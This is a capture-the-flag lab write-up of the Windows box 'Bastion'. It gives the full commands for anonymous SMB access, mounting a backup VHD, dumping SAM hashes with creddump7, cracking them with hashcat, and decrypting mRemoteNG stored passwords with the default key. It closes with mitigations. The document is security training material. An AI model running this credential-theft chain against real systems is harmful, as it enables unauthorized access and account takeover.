Bastion Writeup
Published on January 24, 2026

I. About
Bastion is a Windows box which contains a VHD ( Virtual Hard Disk ) image from which credentials can be extracted. After logging in, the software MRemoteNG is found to be installed, which stores passwords insecurely, and from which credentials can be extracted.
II. Service Enumeration
Port Scan Results
| Protocols | Open Ports |
|---|---|
| TCP | 22, 135, 139, 445, 5985 |
TCP
I used nmap to scan the target for open TCP ports.
└─$ sudo nmap -sS -sC -sV 10.129.136.29
[sudo] password for user:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-22 10:09 +0100
Nmap scan report for 10.129.136.29
Host is up (0.081s latency).
Not shown: 995 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
22/tcp   open  ssh          OpenSSH for_Windows_7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 3a:56:ae:75:3c:78:0e:c8:56:4d:cb:1c:22:bf:45:8a (RSA)
|   256 cc:2e:56:ab:19:97:d5:bb:03:fb:82:cd:63:da:68:01 (ECDSA)
|_  256 93:5f:5d:aa:ca:9f:53:e7:f2:82:e6:64:a8:a3:a0:18 (ED25519)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds Windows Server 2016 Standard 14393 microsoft-ds
5985/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-time:
|   date: 2026-01-22T09:16:45
|_  start_date: 2026-01-22T09:07:07
|_clock-skew: mean: -13m02s, deviation: 34m37s, median: 6m56s
| smb-os-discovery:
|   OS: Windows Server 2016 Standard 14393 (Windows Server 2016 Standard 6.3)
|   Computer name: Bastion
|   NetBIOS computer name: BASTION\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2026-01-22T10:16:42+01:00
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.68 seconds
-sC: default script-sV: to enumerate versions
III. Initial Access - Unprotected SMB shares expose a backup virtual hard drive containing user account credentials
The TCP scan result showed an open SMB 445 port. So I searched for shares.
└─$ smbclient -L 10.129.136.29
Password for [WORKGROUP\user]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        Backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.136.29 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available-L: Shares listing
The anonymous listing worked and I identified an interesting Backups share. I successfully tried to connect anonymously to it.
└─$ smbclient \\\\10.129.136.29\\Backups
Password for [WORKGROUP\user]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Tue Apr 16 12:02:11 2019
  ..                                  D        0  Tue Apr 16 12:02:11 2019
  note.txt                           AR      116  Tue Apr 16 12:10:09 2019
  SDT65CB.tmp                         A        0  Fri Feb 22 13:43:08 2019
  WindowsImageBackup                 Dn        0  Fri Feb 22 13:44:02 2019

                5638911 blocks of size 4096. 1171009 blocks available
smb: \>
I discovered a backup folder containing Virtual Hard Disk (VHD) files.
smb: \> cd WindowsImageBackup\
smb: \WindowsImageBackup\> ls
  .                                  Dn        0  Fri Feb 22 13:44:02 2019
  ..                                 Dn        0  Fri Feb 22 13:44:02 2019
  L4mpje-PC                          Dn        0  Fri Feb 22 13:45:32 2019

                5638911 blocks of size 4096. 1170648 blocks available
smb: \WindowsImageBackup\> cd L4mpje-PC\
smb: \WindowsImageBackup\L4mpje-PC\> ls
  .                                  Dn        0  Fri Feb 22 13:45:32 2019
  ..                                 Dn        0  Fri Feb 22 13:45:32 2019
  Backup 2019-02-22 124351           Dn        0  Fri Feb 22 13:45:32 2019
  Catalog                            Dn        0  Fri Feb 22 13:45:32 2019
  MediaId                            An       16  Fri Feb 22 13:44:02 2019
  SPPMetadataCache                   Dn        0  Fri Feb 22 13:45:32 2019

                5638911 blocks of size 4096. 1170648 blocks available
smb: \WindowsImageBackup\L4mpje-PC\> cd "Backup 2019-02-22 124351"
smb: \WindowsImageBackup\L4mpje-PC\Backup 2019-02-22 124351\> ls
  .                                  Dn        0  Fri Feb 22 13:45:32 2019
  ..                                 Dn        0  Fri Feb 22 13:45:32 2019
  9b9cfbc3-369e-11e9-a17c-806e6f6e6963.vhd     An 37761024  Fri Feb 22 13:44:03 2019
  9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd     An 5418299392  Thu Jan 22 14:48:41 2026
  BackupSpecs.xml                    An     1186  Fri Feb 22 13:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_AdditionalFilesc3b9f3c7-5e52-4d5e-8b20-19adc95a34c7.xml     An     1078  Fri Feb 22 13:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Components.xml     An     8930  Fri Feb 22 13:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_RegistryExcludes.xml     An     6542  Fri Feb 22 13:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer4dc3bdd4-ab48-4d07-adb0-3bee2926fd7f.xml     An     2894  Fri Feb 22 13:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writer542da469-d3e1-473c-9f4f-7847f01fc64f.xml     An     1488  Fri Feb 22 13:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writera6ad56c2-b509-4e6c-bb19-49d8f43532f0.xml     An     1484  Fri Feb 22 13:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerafbab4a2-367d-4d15-a586-71dbb18f8485.xml     An     3844  Fri Feb 22 13:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writerbe000cbe-11fe-4426-9c58-531aa6355fc4.xml     An     3988  Fri Feb 22 13:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writercd3f2362-8bef-46c7-9181-d62844cdc0b2.xml     An     7110  Fri Feb 22 13:45:32 2019
  cd113385-65ff-4ea2-8ced-5630f6feca8f_Writere8132975-6f93-4464-a53e-1050253ae220.xml     An  2374620  Fri Feb 22 13:45:32 2019

                5638911 blocks of size 4096. 1170648 blocks available
VHD file is the hard disk of a virtual machine. It may contain partitions and a file system. By mounting it virtually, it is possible to browse it like on a live host, and recover sensitive data, as we have the full privileges over the folder tree.
At first, I wanted to download the VHD files in order to mount and browse them, but 9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd was too large. So I first mounted the Backup SMB share locally.
└─$ sudo mount -t cifs //10.129.136.29/Backups -o user=guest,password= /mnt/share
[sudo] password for user:

┌──(user㉿kali)-[~/htb/bastion]
└─$ ls /mnt/share/
SDT65CB.tmp  WindowsImageBackup  note.txt
-t: filesystem type-o: mount options
9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd disk image from the remote SMB share.
└─$ sudo qemu-nbd -c /dev/nbd0 /mnt/share/WindowsImageBackup/L4mpje-PC/Backup\ 2019-02-22\ 124351/9b9cfbc4-369e-11e9-a17c-806e6f6e6963.vhd-c: connection mode
I observed a partition of 14.9Gb.
└─$ sudo fdisk -l /dev/nbd0
Disk /dev/nbd0: 14.9 GiB, 15999492096 bytes, 31249008 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 131072 bytes
Disklabel type: dos
Disk identifier: 0x00000000

Device      Boot Start      End  Sectors  Size Id Type
/dev/nbd0p1 128 31248511 31248384 14.9G 7 HPFS/NTFS/exFAT-l: display partitions and exit
Backups share.
└─$ sudo mount /dev/nbd0p1 /mnt/vhd

┌──(user㉿kali)-[~/htb/bastion]
└─$ ls /mnt/vhd
'$Recycle.Bin'  'Documents and Settings'   PerfLogs  'Program Files'   ProgramData   Recovery  'System Volume Information'   Users   Windows   autoexec.bat   config.sys   pagefile.sys
I searched for SAM and SYSTEM files in order to extract accounts NTLM hash.
└─$ find /mnt/vhd/Windows -name "SAM" -o -name "SYSTEM" -type f
/mnt/vhd/Windows/System32/config/RegBack/SAM
/mnt/vhd/Windows/System32/config/RegBack/SYSTEM
/mnt/vhd/Windows/System32/config/SAM
/mnt/vhd/Windows/System32/config/SYSTEM
The good ones were the ones in config/. I extracted accounts NTLM hash with creddump7.
└─$ creddump7
creddump7 - Python tool to extract credentials and secrets from Windows registry hives
/usr/share/creddump7
├── __pycache__
├── cachedump.py
├── framework
├── lsadump.py
└── pwdump.py

┌──(user㉿kali)-[/usr/share/creddump7]
└─$ python3 pwdump.py /mnt/vhd/Windows/System32/config/SYSTEM /mnt/vhd/Windows/System32/config/SAM
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
L4mpje:1000:aad3b435b51404eeaad3b435b51404ee:[Redacted]:::
I cracked L4mpje hash with hashcat.
└─$ echo "[Redacted]\n31d6cfe0d16ae931b73c59d7e0c089c0" > admin_l4mpje_ntlm.hash

┌──(user㉿kali)-[~/htb/bastion]
└─$ hashcat -m 1000 admin_l4mpje_ntlm.hash /usr/share/wordlists/rockyou.txt --force
hashcat (v7.1.2) starting

[...]

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

31d6cfe0d16ae931b73c59d7e0c089c0:
[Redacted]:[Redacted]

Session..........: hashcat
Status...........: Cracked
[...]
-m 1000: ntlm mode--force: Ignore warnings
I obtained L4mpje password but nothing for the administrator account. I used the user credentials to log in via SSH and to obtain the user flag.
└─$ ssh L4mpje@10.129.136.29
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
L4mpje@10.129.136.29's password:
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

l4mpje@BASTION C:\Users\L4mpje>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\L4mpje> cat .\Desktop\user.txt
[Redacted]
PS C:\Users\L4mpje>
IV. Privilege Escalation - Credentials stored insecurely in the MRemoteNG configuration file
Once I was on the machine and after a few enumerations, I listed the installed programs.
l4mpje@BASTION C:\Users\L4mpje>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\L4mpje> Get-ItemProperty "HKLM:\SOFTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Uninstall\*" | Select DisplayName,DisplayVersion

DisplayName                                                        DisplayVersion
-----------                                                        --------------


Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.24.28127 14.24.28127.4
Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.24.28127        14.24.28127
mRemoteNG                                                          1.76.11.40527
Microsoft Visual C++ 2008 Redistributable - x86 9.0.30729.6161     9.0.30729.6161
Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.24.28127 14.24.28127.4
Microsoft Visual C++ 2019 X86 Additional Runtime - 14.24.28127     14.24.28127
I identified a remote administration tool named mRemoteNG in version 1.76.11.40527. I went into the program directory and discovered the executable configuration file. It mentioned debug mode enabled and a log file located in ${APPDATA}\mRemoteNG\mRemoteNG.log.
PS C:\Users\L4mpje> cd 'C:\Program Files (x86)\mRemoteNG\'
PS C:\Program Files (x86)\mRemoteNG> ls


    Directory: C:\Program Files (x86)\mRemoteNG


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
[...]
-a----       18-10-2018     23:31        1552240 mRemoteNG.exe
-a----        7-10-2018     13:21          28317 mRemoteNG.exe.config
-a----       18-10-2018     23:30        2405888 mRemoteNG.pdb
[...]


PS C:\Program Files (x86)\mRemoteNG> cat .\mRemoteNG.exe.config
[...]
    <logger name="Logger">
      <level value="DEBUG"/>
    </logger>

    <root>
      <level value="ALL"/>
      <appender-ref ref="LogFileAppender"/>
    </root>

    <appender name="LogFileAppender" type="log4net.Appender.RollingFileAppender">
      <file value="${APPDATA}\mRemoteNG\mRemoteNG.log"/>
[...]
I located the APPDATA directory in the environment variable. I then reviewed the log file but unfortunately, this did not reveal anything very useful. However, found an interesting confCons.xml configuration file in the same directory. It contained encrypted passwords.
PS C:\Users\L4mpje\AppData\Roaming\mRemoteNG> ls


    Directory: C:\Users\L4mpje\AppData\Roaming\mRemoteNG


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----        22-2-2019     14:01                Themes
-a----        22-2-2019     14:03           6316 confCons.xml
-a----        22-2-2019     14:02           6194 confCons.xml.20190222-1402277353.backup
-a----        22-2-2019     14:02           6206 confCons.xml.20190222-1402339071.backup
[...]

PS C:\Users\L4mpje\AppData\Roaming\mRemoteNG> cat .\confCons.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GC
M" KdfIterations="1000" FullFileEncryption="false" Protected="ZSvKI7j224Gf/twXpaP5G2QFZMLr1iO1f5JKdtIKL6eUg+eWkL5tKO886au0ofFPW0
oop8R8ddXKAx4KK7sAk6AA" ConfVersion="2.6">
    <Node Name="DC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="500e7d58-662a-44d4-aff0-3a4f547a3fee" Userna
me="Administrator" Domain="" Password="[Redacted]"
[...]
    <Node Name="L4mpje-PC" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="8d3579b2-e68e-48c1-8f0f-9ee1347c9128"
 Username="L4mpje" Domain="" Password="[Redacted]" Hostname
[...]
In this version of mRemoteNG, the default password for encryption is mR3m. If is is not changed, it is possible to decrypt account passwords stored in confCons.xml.
I transferred confCons.xml to my local host with SCP and used mremoteng_decrypt.py to dectypt the administrator account password.
└─$ python3 mremoteng_decrypt.py ../confCons.xml
Name: DC
Hostname: 127.0.0.1
Username: Administrator
Password: [Redacted]

Name: L4mpje-PC
Hostname: 192.168.1.75
Username: L4mpje
Password: [Redacted]
I finally used the administrator credentials to obtain an admin shell on the target and owned the root flag.
└─$ ssh Administrator@10.129.136.29
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
Administrator@10.129.136.29's password:
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

administrator@BASTION C:\Users\Administrator>powershell
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> cat .\Desktop\root.txt
[Redacted]
V. Synthesis

VI. Mitigation
- Remove the
.vhdfiles from theBackupsdirectory share and disable anonymous login. - Do not rely on the default password to encrypt the configuration file of
mRemoteNG. - Do not keep configuration files of
mRemoteNGin the\Users\L4mpje\AppData\readable location.